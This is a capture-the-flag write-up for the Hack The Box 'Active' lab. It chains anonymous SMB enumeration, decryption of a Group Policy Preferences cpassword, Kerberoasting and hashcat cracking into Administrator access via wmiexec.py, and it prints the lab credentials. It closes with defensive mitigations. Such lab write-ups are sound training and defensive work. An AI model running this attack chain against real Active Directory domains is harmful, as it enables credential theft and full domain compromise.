Active (HTB) - Writeup

Target: Active (Hack The Box)
Author: eks & mrb3n
Difficulty: Easy
Environment: Windows Active Directory
Status: Fully Compromised
Pwned by: ziliel
Date: 2025.06.15

Summary

This machine demonstrates a classic Group Policy Preferences (GPP) misconfiguration combined with Kerberoasting. Anonymous SMB access exposes the `Replication` share containing a `Groups.xml` file with an encrypted `cpassword`. Because the GPP AES key is publicly known, the password can be decrypted to obtain valid domain credentials. These credentials allow Kerberoasting of a service account, which is cracked offline to gain Administrator access and fully compromise the domain.

Skills Required

- Basic Active Directory concepts
- SMB share enumeration
- Understanding of Kerberos authentication

Skills Learned


- SMB enumeration and share abuse
- Group Policy Preferences (GPP) exploitation
- Decrypting `cpassword` values
- Identification and exploitation of Kerberoastable accounts
- Offline Kerberos hash cracking with Hashcat

Enumeration

nmap

We start with scanning the Target for open ports and running services.

```
sudo nmap -Pn -p- -T4 --min-rate 1000 --max-retries 3 -sC -sV 10.129.174.156 > nmap-deepscan.txt
```




```
┌──(ziliel㉿ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Active/scans]
└─$ cat nmap-deepscan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 23:12 CEST
Nmap scan report for 10.129.174.156
Host is up (0.044s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-15 21:13:03Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-N
ame)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-N
ame)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49162/tcp open  msrpc         Microsoft Windows RPC
49166/tcp open  msrpc         Microsoft Windows RPC
49169/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-07-15T21:13:58
|_  start_date: 2025-07-15T21:09:44
|_clock-skew: 15s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.88 seconds
```

We found that the `ldap` domain is `active.htb`.

enum4linux

Running a `enum4linux` full scan reveals `SMB` shares.

```
enum4linux -a 10.129.174.156
```




We have `Read` rights on the `Replication` share.

---

smbclient

Lets look whats inside the `Replication` share.

```
smbclient -N //10.129.174.156/Replication
```



After some searching we find a `Groups.xml` file and download it.

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-
51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-
07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties
action="U" newName="" fullName="" description=""
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5
changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0"
userName="active.htb\SVC_TGS"/></User>
</Groups>
```

We found the username `SVC_TGS` and a `AES-256` encrypted password `edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ`

Foothold

GPP (Group Policy Preferences)

Among many other features `GPP` allows administrators to modify users and groups across their network.
When `Administrators` on a `windows server` change the `Admin password` to something new it becomes `aes-256` encrypted and stored in the `Groups.xml` file. However Microsoft published the `aes` key in 2012 and passwords set using `GPP` became trivial to crack.

---

gpp-decrypt

Because the GPP encryption key is publicly known, any attacker with read access to the policy file can recover the plaintext password. Lets `decrypt` the key with `gpp-decrytp`.

```
┌──(ziliel㉿ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Active/scans]
└─$ gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```

Our new credential set in `SVC_TGS:GPPstillStandingStrong2k18`

---

smbmap

Lets map the `SMB` shares with our new credential set.

```
smbmap -H 10.129.174.156 -u SVC_TGS -p GPPstillStandingStrong2k18 -r
```

```
./Users
dw--w--w--                0 Sat Jul 21 16:39:20 2018    .
dw--w--w--                0 Sat Jul 21 16:39:20 2018    ..
dr--r--r--                0 Mon Jul 16 12:14:21 2018    Administrator
dr--r--r--                0 Mon Jul 16 23:08:56 2018    All Users
dw--w--w--                0 Mon Jul 16 23:08:47 2018    Default
dr--r--r--                0 Mon Jul 16 23:08:56 2018    Default User
fr--r--r--              174 Mon Jul 16 23:01:17 2018    desktop.ini
dw--w--w--                0 Mon Jul 16 23:08:47 2018    Public
dr--r--r--                0 Sat Jul 21 17:16:32 2018    SVC_TGS
```

With our new user we have now read access to the `Users`, `SYSVOL` and `NETLOGON` shares.

```
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 17:14:42 2018
  ..                                  D        0  Sat Jul 21 17:14:42 2018
  user.txt                           AR       34  Tue Jul 15 23:10:40 2025
```

We find the `user.txt` flag in the Users share.

Privilege Escalation


We can now try `Kerberoasting` with our Credential set and `dump` all `users` with `password hashes`.

```
GetUserSPNs.py active.htb/svc_tgs -dc-ip 10.129.174.156 -request
```

Hashcat

We can crack the `kerberos` hash with `hashcat` to get the Administrator Password.

```
hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt
```




The administrator credential set seems to be `Administrator:Ticketmaster1968`.

wmiexec.py

Lets connect to the target machine using `wmiexec.py`.

```
python3 /media/ziliel/SANDISK-256/scripts/impacket-0.12.0/examples/wmiexec.py
active.htb/Administrator:Ticketmaster1968@10.129.174.156
```



We find the `root.txt` flag

Defensive Mitigation

Organizations should remove legacy GPP password usage and audit SYSVOL/Replication shares for sensitive files. Anonymous SMB access must be disabled, and service account passwords should be strong, unique, and rotated regularly. Kerberoastable accounts should be minimized and monitored, and weak password policies should be avoided to prevent offline cracking.

Learned

This machine reinforced the importance of securing legacy Active Directory features and demonstrated how a single exposed policy file can lead to full domain compromise. It highlighted the real-world impact of weak service account passwords and the effectiveness of chaining GPP abuse with Kerberoasting.